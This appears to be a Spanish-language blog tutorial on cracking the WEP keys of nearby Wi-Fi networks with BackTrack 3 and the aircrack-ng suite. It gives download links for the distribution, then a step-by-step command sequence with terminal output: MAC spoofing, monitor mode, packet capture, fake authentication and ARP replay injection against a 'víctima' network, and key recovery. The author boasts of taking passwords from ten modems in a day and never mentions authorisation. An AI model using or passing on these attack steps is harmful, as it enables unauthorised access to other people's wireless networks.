

<http://warexone.info>



BackTrack 3 es una distribución GNU/Linux en formato Live USB pensada y diseñada para la auditoría de seguridad y relacionada con la seguridad informática en general. Actualmente tiene una gran popularidad y aceptación en la comunidad que se mueve en torno a la seguridad informática.

Deriva de la unión de dos grandes distribuciones orientadas a la seguridad, el Auditor + WHAX. WHAX es la evolución del Whoppix, (WhiteHat Knoppix) el cual pasó a basarse en SLAX en lugar de en Knoppix.

Incluye larga lista de herramientas de seguridad listas para usar, entre las que destacan numerosos scanners de puertos y vulnerabilidades, archivos de exploits, sniffers, herramientas de análisis forense y herramientas para la auditoría Wireless.

Esta es una guía para conseguir la claves wep de los puntos wifi protegidos con contraseña usando Backtrack 3

Yo lo he probado con mi acer aspireone y funciona perfectamente, conseguí el password "de 10 módems inalámbricos en un día

¿Empezamos?

Requisitos previos:

Necesitaremos el Backtrack 3 versión USB

http://rapidshare.com/files/157860402/backtrack_3_live_usb.part01.rar

http://rapidshare.com/files/157876639/backtrack_3_live_usb.part02.rar

http://rapidshare.com/files/157901558/backtrack_3_live_usb.part03.rar

http://rapidshare.com/files/157917055/backtrack_3_live_usb.part04.rar

http://rapidshare.com/files/157925193/backtrack_3_live_usb.part05.rar

http://rapidshare.com/files/157946185/backtrack_3_live_usb.part06.rar

http://rapidshare.com/files/157981820/backtrack_3_live_usb.part07.rar


http://rapidshare.com/files/157992728/backtrack_3_live_usb.part08.rar

http://rapidshare.com/files/158004254/backtrack_3_live_usb.part09.rar

http://rapidshare.com/files/158015969/backtrack_3_live_usb.part10.rar

http://rapidshare.com/files/158020521/backtrack_3_live_usb.part11.rar

Descomprimos el archivo y obtenemos dos carpetas que debemos meter en la raíz del pendrive (usb flash memory). Por ejemplo e:



En la carpeta boot que metimos antes en e: (el pendrive). Enter.

Ahora ejecutamos el archivo **bootinst.bat** (escribe eso y dale al enter).

Seguimos las instrucciones y ya deberíamos tener un pendrive “bootable” con el que podremos iniciar el sistema operativo Backtrack 3 antes de arrancar windows.

Bien, ahora empieza lo divertido...

Enchufamos el pendrive

Reiniciamos el pc y cuando salga la pantalla presionamos **la tecla Esc**.

Nos saldrá un menu azul que nos permitirá seleccionar desde donde arrancar, elegimos obviamente el pendrive (booteable gracias a los pasos anteriores).


Ahora salen unas cosas muy raras y le damos a enter y esperamos. Tranquilos, es solo para “acojonar” luego es bastante facil.

Una vez nos carga el sistema operativo veremos que es muy similar en el aspecto gráfico al windows.

PASO 1:

Abrimos una consola e ingresamos

iwconfig



```
bt ~ # iwconfig
lo          no wireless extensions.
eth0       no wireless extensions.
wifi0     no wireless extensions.
ath0       IEEE 802.11g  ESSID:""  Nickname:""
           Mode:Managed  Frequency:2.442 GHz  Access Point: Not-Associated
           Bit Rate:0 kb/s  Tx-Power:16 dBm   Sensitivity=1/1
           Retry:off  RTS thr:off  Fragment thr:off
           Encryption key:off
           Power Management:off
           Link Quality=0/70  Signal level=-96 dBm  Noise level=-96 dBm
           Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
           Tx excessive retries:0  Invalid misc:0  Missed beacon:0

bt ~ #
```

Abrir shell

back | track 3
warexone.info


Con este comando podremos saber cuál es nuestra interfaz wifi, en mi caso es ath0 como pueden ver en la imagen pero puede ser distinta para ustedes solo es cosa de que la ubiquen, (si no te reconoce ninguna interfaz compatible no podrás seguir)

PASO 2:

después procederemos a detenerla con el comando

Código:

airmon-ng stop ath0



```
Shell - Konsole
lo      no wireless extensions.
eth0    no wireless extensions.
wifi0   no wireless extensions.
ath0    IEEE 802.11g  ESSID:""  Nickname:""
        Mode:Managed  Frequency:2.427 GHz  Access Point: Not-Associated
        Bit Rate:0 kb/s  Tx-Power:16 dBm  Sensitivity=1/1
        Retry:off  RTS thr:off  Fragment thr:off
        Encryption key:off
        Power Management:off
        Link Quality=0/70  Signal level=-96 dBm  Noise level=-96 dBm
        Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
        Tx excessive retries:0  Invalid misc:0  Missed beacon:0

bt ~ # airmon-ng stop ath0

Interface  Chipset  Driver
wifi0      Atheros  madwifi-ng
ath0       Atheros  madwifi-ng VAP (parent: wifi0) (VAP destroyed)

bt ~ #
```

PASO 3:

Despues apagamos wifi0 de la siguiente manera

Código:

ifconfig wifi0 down

Para facilitarnos el trabajo de estar memorizando la Mac Adress o simplemente por seguridad la cambiaremos con el siguiente comando

Código:

macchanger -m 00:11:22:33:44:55 ath0

```
wifi0 no wireless extensions.

ath0 IEEE 802.11g ESSID:"" Nickname:""
Mode:Managed Frequency:2.427 GHz Access Point: Not-Associated
Bit Rate:0 kb/s Tx-Power:16 dBm Sensitivity=1/1
Retry:off RTS thr:off Fragment thr:off
Encryption key:off
Power Management:off
Link Quality=0/70 Signal level=-96 dBm Noise level=-96 dBm
Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
Tx excessive retries:0 Invalid misc:0 Missed beacon:0

bt ~ # airmon-ng stop ath0

Interface Chipset Driver
wifi0 << Atheros madwifi-ng
ath0 << Atheros madwifi-ng VAP (parent: wifi0) (VAP destroyed)

bt ~ # ifconfig wifi0 down
bt ~ # macchanger -m 00:11:22:33:44:55 wifi0
Current MAC: 00:22:69:1d:f1:dd (unknown)
Faked MAC: 00:11:22:33:44:55 (Cimsys Inc)
bt ~ #
```

PASO 4:

Ahora pasamos a lo interesante poniendo nuestra tarjeta de red en modo monitor con el comando

Código:

airmon-ng start wifi0

```
bt ~ # airmon-ng start wifi0

Interface Chipset Driver
wifi0 << Atheros madwifi-ng
ath0 << Atheros madwifi-ng VAP (parent: wifi0) (monitor mode enabled)
```

PASO 5:

De estar todo correcto nuestra tarjeta estará en modo de monitor que es como nos permitirá capturar paquetes.

Después de esto veremos las redes que tenemos disponibles, ingresaremos lo siguiente

Código:

airodump-ng -w redes ath0

```
bt ~ # airodump-ng -w redes --channel 1 ath0  
warexone.info
```

Con esto le estamos diciendo al airodump que deberá de escribir (-w Write) un archivo llamado redes todo lo que capture con la interfaz ath0; con este comando escaneara los 11 canales en busca de redes inalámbricas pero si deseamos restringirlo a un solo canal podemos usar el siguiente comando

Código:

airodump-ng -w redes --channel 1 ath0

Con esto le indicamos que solo va a escanear el canal 1, recuerden que esto es un ejemplo ustedes deben de poner el canal que deseen, al momento de inyectar paquetes es muy útil restringir la captura al canal de nuestra victima para asi no desperdiciar tiempo en los otros 10 canales.

Hay otra opción para indicarle que utilice la extensión IVS en vez de CAP que es la que usa por defecto para el archivo de captura, muchos dicen que con este tipo de archivo es más rápido el crackeo solo hay que agregar --ivs y quedará de la siguiente manera

Código:

airodump-ng --ivs -w redes --channel 1 ath0

PASO 6:

Una vez que hemos ingresado nuestro comando correctamente nos aparecerá una pantalla como esta

```
CH 1 ][ Elapsed: 1 min ][ 2008-10-22 20:34                               warexone.info
BSSID          PWR RXQ Beacons   #Data, #/s CH MB ENC  CIPHER AUTH ESSID
00:18:3F:84:37:71  34 93    845         0   0   1 54. WEP  WEP          WareXone
BSSID          STATION          PWR  Rate Lost Packets Probes
```

Aquí esta escaneando todos los canales pero como del que deseo extraer la contraseña esta en el canal 1 yo utilizare el comando anterior, aquí pueden ver que solo estoy escaneando el canal 1, dejamos esta consola así tal como está y abrimos una nueva para ingresar el siguiente comando

Código:

```
aireplay-ng -1 0 -e ESSID -a BSSID -h 00:11:22:33:44:55 ath0
```

Aquí lo que deberán modificar es VICTIMA es el SSID o nombre de la red de la que desean conseguir la clave WEP, después la Mac adress (BSSID) de la víctima y por último la nuestra. En dado caso que el SSID tenga más de una palabra ingresaremos el comando de la siguiente manera:

Código:

```
aireplay-ng -1 0 -e red\de\internet -a 00:4E:3F:49:F3:49 -h 00:11:22:33:44:55 ath0
```

Nótese como se utilizan diagonales en vez de espacios

Si hacemos todo correctamente nos aparecerá un mensaje como este

```
bt ~ # aireplay-ng -1 0 -e WareXone -a 00:18:3F:84:37:71 -h 00:11:22:33:44:55 ath0
20:35:47 Waiting for beacon frame (BSSID: 00:18:3F:84:37:71) on channel 1
20:35:47 Sending Authentication Request (Open System) [ACK]
20:35:47 Authentication successful
20:35:47 Sending Association Request [ACK]
20:35:47 Association successful :-) (AID: 1)
bt ~ # █
```

PASO 7:

Si todo va bien hasta aquí comenzaremos con la inyección de paquetes con el comando

Código:

```
aireplay-ng -3 -b BSSID -h 00:11:22:33:44:55 ath0
```

```

bt ~ # aireplay-ng -l 0 -e WareXone -a 00:18:3F:84:37:71 -h 00:11:22:33:44:55 at
20:35:47 Waiting for beacon frame (BSSID: 00:18:3F:84:37:71) on channel 1

20:35:47 Sending Authentication Request (Open System) [ACK]
20:35:47 Authentication successful
20:35:47 Sending Association Request [ACK]
20:35:47 Association successful (-) (AID: 1) warexone.info
bt ~ # aireplay-ng -3 -b 00:18:3F:84:37:71 -h 00:11:22:33:44:55 ath0
20:37:05 Waiting for beacon frame (BSSID: 00:18:3F:84:37:71) on channel 1
Saving ARP requests in replay_arp-1022-203705.cap
You should also start airodump-ng to capture replies.
Read 17823 packets (got 11632 ARP requests and 5839 ACKs), sent 6781 packets...
Read 17973 packets (got 11729 ARP requests and 5888 ACKs), sent 6831 packets...
Read 18075 packets (got 11798 ARP requests and 5920 ACKs), sent 6882 packets...
Read 18204 packets (got 11881 ARP requests and 5963 ACKs), sent 6932 packets...
Read 18317 packets (got 11955 ARP requests and 6001 ACKs), sent 6981 packets...
Read 18443 packets (got 12039 ARP requests and 6041 ACKs), sent 7031 packets...
Read 18578 packets (got 12127 ARP requests and 6085 ACKs), sent 7082 packets...
Read 18843 packets (got 12298 ARP requests and 6173 ACKs), sent 7132 packets...
Read 18960 packets (got 12375 ARP requests and 6211 ACKs), sent 7182 packets...
Read 19073 packets (got 12448 ARP requests and 6248 ACKs), sent 7232 packets...
Read 19193 packets (got 12527 ARP requests and 6287 ACKs), sent 7282 packets...
Read 19316 packets (got 12607 ARP requests and 6327 ACKs), sent 7332 packets...
Read 19429 packets (got 12681 ARP requests and 6364 ACKs), sent 7382 packets...
Read 19549 packets (got 12760 ARP requests and 6403 ACKs), sent 7432 packets...
Read 19750 packets (got 12889 ARP requests and 6470 ACKs), sent 7482 packets...
Read 19968 packets (got 13030 ARP requests and 6543 ACKs), sent 7532 packets...
Read 20118 packets (got 13127 ARP requests and 6593 ACKs), sent 7582 packets...
Read 20245 packets (got 13211 ARP requests and 6635 ACKs), sent 7632 packets...
Read 29299 packets (got 19118 ARP requests and 9623 ACKs), sent 10936 packets...
Read 29447 packets (got 19214 ARP requests and 9672 ACKs), sent 10986 packets...
Read 29592 packets (got 19308 ARP requests and 9720 ACKs), sent 11035 packets...
Read 29736 packets (got 19402 ARP requests and 9767 ACKs), sent 11085 packets...
Read 29889 packets (got 19503 ARP requests and 9817 ACKs), sent 11136 packets...
Read 30035 packets (got 19598 ARP requests and 9865 ACKs), sent 11186 packets...

```

Podremos ver en nuestra consola anterior el progreso de la captura de paquetes en la sección #Data que es la que nos interesa que junte mas de 5000 paquetes para conseguir la clave, el proceso puede variar mucho dependiendo de la calidad de la señal y la distancia de nuestra victima así como otros factores mas, pero debemos de ser pacientes en algunos casos mientras que en otros será todo muy rápido.

PASO 8:

Despues de haber juntado suficientes paquetes abrimos una nueva consola e ingresamos el siguiente comando

Código:

aircrack-ng redes-01.cap

Así es el comando por defecto pero si nuestra víctima es un 2wire podremos agregarle -n 64 indicándole que la clave es de 40 bits y así acelerar el proceso

Código:

```
aircrack-ng -n 64 redes-01.cap
```

Y si creemos que pudieran ser únicamente números solo agregaremos -t al comando

Código:

```
aircrack-ng -n 64 -t redes-01.cap
```

Si ustedes utilizaron la extensión por defecto solo deben de cambiar ivs por cap y listo a esperar a que encuentre la llave, en algunas ocasiones nos pedirá que capturemos primero mas paquetes pero si corremos con suerte y hemos capturado los suficientes tendremos la clave en unos instantes.

```
bt ~ # aircrack-ng redes-01.cap
Opening redes-01.cap
Read 65241 packets.
                                warexone.info

# BSSID          ESSID          Encryption
1  00:18:3F:84:37:71  WareXone      WEP (20492 IVs)
2  77:18:01:0C:AD:78          Unknown
3  F0:9A:32:8F:9E:0F          WPA (0 handshake)
4  F0:B8:9D:82:25:A0          Unknown

Index number of target network ? 1

Opening redes-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 41319 ivs.
                                KEY FOUND! [ 78:51:04:26:04 ]
                                Decrypted correctly: 100%
```

Esta es nuestra clave, sin los puntos claro.

Pues hasta aquí llega esta guía, espero que sea de utilidad a cada uno de ustedes, solo les pido que si la publican en otras páginas respeten la autoría así como los agradecimientos.

Resumen de comandos

`iwconfig`

`airmon-ng stop ath0`

`ifconfig wifi0 down`

`macchanger -m 00:11:22:33:44:55 ath0`

`airmon-ng start wifi0`

`airodump-ng -w redes ath0`

`aireplay-ng -1 0 -e VICTIMA -a BSSID -h 00:11:22:33:44:55 ath0`

`aireplay-ng -3 -b BSSID -h 00:11:22:33:44:55 ath0`

`aircrack-ng redes-01.cap`